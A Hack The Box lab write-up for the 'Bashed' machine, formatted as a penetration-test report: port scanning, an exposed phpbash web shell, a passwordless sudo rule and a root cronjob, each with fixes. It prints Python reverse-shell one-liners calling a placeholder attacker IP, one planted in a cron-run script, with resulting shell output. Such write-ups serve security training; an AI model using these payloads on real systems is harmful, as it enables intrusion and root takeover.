
Hack The Box Machine Report | Bashed

joy.scd01

20-01-2025

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Bashed - 10.10.10.68	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access Exposed Web Shell → RCE	5
1.2.3	Lateral Movement - www-data to scriptmanager Sudo misconfiguration → scriptmanager	6
1.2.4	Privilege Escalation Cronjob Abuse → root	8
1.2.5	Post-Exploitation	9
1.2.6	House Cleaning	9
2	Additional Items	10
2.1	User and Root Flags	10

1 Hack The Box Machine Report

Machine Name: Bashed

IP: 10.10.10.68

Difficulty: Easy

Platform: Linux

Completion Date: 20/01/2025




Figure 1.1: Bashed.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: **Bashed**.

The assessment revealed multiple critical vulnerabilities leading to full system compromise.

Key findings include:

- **Initial Access:** [Exposed Web Shell → RCE]
- **Lateral Movement - www-data to scriptmanager:** [Sudo misconfiguration → scriptmanager]
- **Privilege Escalation:** [Cronjob Abuse → root]
- **Critical Services:** [HTTP (port 80)]


1.2 Bashed - 10.10.10.68

1.2.1 Service Enumeration

Nmap scan 1 (all ports) *Command:*

```
1 nmap -p- bashed
```

Proof Screenshot:



```
$ nmap -p- bashed
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 18:23 CET
Nmap scan report for bashed (10.10.10.68)
Host is up (0.059s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 107.18 seconds
```

Figure 1.2: nmap1.png

Nmap scan 2 (scripts and services) Command:

```
1 nmap -sC -sV bashed
```

Proof Screenshot:




Figure 1.3: nmap2.png

Port Scan Results


Server IP Address	Ports Open
10.10.10.68	TCP: 80

Web server (port 80) - Directory enumeration

Command:

```
1 gobuster dir -u bashed -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 50
```

Proof Screenshot:



```
Starting gobuster in directory enumeration mode

/.htaccess      (Status: 403) [Size: 290]
/css            (Status: 301) [Size: 298] [→ http://bashed/css/]
/.htpasswd      (Status: 403) [Size: 290]
/.hta           (Status: 403) [Size: 285]
/dev            (Status: 301) [Size: 298] [→ http://bashed/dev/]
/fonts          (Status: 301) [Size: 300] [→ http://bashed/fonts/]
/images         (Status: 301) [Size: 301] [→ http://bashed/images/]
/index.html     (Status: 200) [Size: 7743]
/js             (Status: 301) [Size: 297] [→ http://bashed/js/]
/php            (Status: 301) [Size: 298] [→ http://bashed/php/]
/server-status  (Status: 403) [Size: 294]
/uploads        (Status: 301) [Size: 302] [→ http://bashed/uploads/]
Progress: 4734 / 4735 (99.98%)

Finished
```

Figure 1.4: gobuster.png

Results: **phpbash.php** was found inside the **dev** directory.

Proof Screenshot:



Figure 1.5: phpbash.png

1.2.2 Initial Access | Exposed Web Shell → RCE

Vulnerability Explanation: The **web server** was found to expose an interactive **web shell** (**phpbash.php**) under the **/dev** directory. This file allowed arbitrary command execution as the web server user **www-data**, effectively granting **unauthenticated remote code execution (RCE)**.

Vulnerability Fix: To mitigate this vulnerability, the following security measures are recommended:

- Remove the **phpbash.php** file and ensure no web-accessible command execution utilities are present on the server.
- Implement strict access controls and file deployment procedures to prevent accidental file exposure.
- Restrict direct access to development directories (**/dev**) or avoid deploying them entirely.

Severity: Critical

Steps to reproduce the attack:

1. Started a netcat listener:

Command:


```
1 nc -lvnp 22667
```

2. Executed Python Reverse Shell payload inside **phpbash.php**

Command:

```
1 python -c 'a=__import__;b=a("socket").socket;c=a("subprocess").call;s=b();s.connect(("<attacker_IP>",<lport>));f=s.fileno;c(["/bin/sh","-i"],stdin=f(),stdout=f(),stderr=f())'
```

Initial Access Proof Screenshot:




```
└─$ nc -lvnp 22667
listening on [any] 22667 ...
connect to [10.10.16.28] from (UNKNOWN) [10.10.10.68] 42450
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html/dev$
```

Figure 1.6: shell.png

Results: Found **user.txt** inside `/home/arrexel/`

Proof Screenshot:



```
www-data@bashed:/home$ cd arrexel
cd arrexel
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$
```

Figure 1.7: users.png

1.2.3 Lateral Movement - `www-data` to `scriptmanager` | Sudo misconfiguration → `scriptmanager`

Vulnerability Explanation: After initial access was obtained, a **sudo misconfiguration** was found. The configuration allowed user `www-data` to execute any command as the user `scriptmanager` without providing a password, enabling an attacker to perform **lateral movement to another local user**.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Apply the principle of least privilege: service accounts (`www-data`) should never have interactive sudo capabilities, so remove or restrict the sudo rule granting `www-data` passwordless execution of commands.
- Regularly audit the `/etc/sudoers` file and any configuration under `/etc/sudoers.d/` to ensure no unintended permissions exist and implement configuration management controls to prevent unauthorized or insecure sudo rules from being introduced.

Severity: High

Steps to reproduce the attack:**1. Enumerated sudo permission**

Command:

```
1 sudo -l
```

Proof Screenshot:



```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```


Figure 1.8: sudo_l.png

2. Switched user

Command:

```
1 sudo -u scriptmanager python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement Proof Screenshot:



```
www-data@bashed:/home/arrexel$ sudo -u scriptmanager python3 -c 'import pty; pty.spawn("/bin/bash")'
scriptmanager@bashed:/home/arrexel$
```

Figure 1.9: user2.png

1.2.4 Privilege Escalation | Cronjob Abuse → root

Vulnerability Explanation: During internal enumeration, a scheduled **cronjob** was identified running a Python script as the **root** user.

The script (**test.py**) was writable by the user **scriptmanager**, allowing an attacker to insert **arbitrary code**.

By modifying the script and injecting a Python reverse shell payload, the attacker was able to obtain **full root access** when the cronjob executed.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:


- Apply strict file permissions to prevent unauthorized modification of critical files.
- Store cron-executed scripts in protected directories.

Severity: Critical

Steps to reproduce the attack:

1. **Uploaded pspys64 to the target machine**
2. **Enumerated scheduled cronjob**

Proof Screenshot:



```
2025/03/02 10:19:57 CMD: UID=0 PID=2 |
2025/03/02 10:19:57 CMD: UID=0 PID=1 | /sbin/init noprompt
2025/03/02 10:20:01 CMD: UID=0 PID=1307 | python test.py
2025/03/02 10:20:01 CMD: UID=0 PID=1306 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; d
one
2025/03/02 10:20:01 CMD: UID=0 PID=1305 | /usr/sbin/CRON -f
2025/03/02 10:21:01 CMD: UID=0 PID=1310 | python test.py
2025/03/02 10:21:01 CMD: UID=0 PID=1309 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; d
one
2025/03/02 10:21:01 CMD: UID=0 PID=1308 | /usr/sbin/CRON -f
2025/03/02 10:22:01 CMD: UID=0 PID=1313 | python test.py
2025/03/02 10:22:01 CMD: UID=0 PID=1312 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; d
one
2025/03/02 10:22:01 CMD: UID=0 PID=1311 | /usr/sbin/CRON -f
2025/03/02 10:23:01 CMD: UID=0 PID=1316 | python test.py
2025/03/02 10:23:01 CMD: UID=0 PID=1315 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; d
one
```

Figure 1.10: cron.png

3. **Found /scripts to be writable**

Command:

```
1 ls -lha /scripts
```


4. Modified `test.py`

Command:

```
1 echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
  connect(('<attacker_ip>','<port>'));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2
  (s.fileno(),2);subprocess.call(['/bin/sh','-i']);" > test.py
```

5. Started a netcat listener and gained a `root` shell

System Proof Screenshot:



```
L$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.16.28] from (UNKNOWN) [10.10.10.68] 47452
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls
root.txt
# █
```

Figure 1.11: root.png

Results: Found `root.txt` inside `/root/`

1.2.5 Post-Exploitation

Persistence

No persistent changes were performed during this penetration test.

1.2.6 House Cleaning

At the end of the engagement, to remove all traces of exploitation activity and restore the target system to its original state, the following actions were performed:

- Removed `test.py`

Command:

```
1 sudo rm /scripts/test.py
```

2 Additional Items

2.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:

!Redacted!

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:

!Redacted!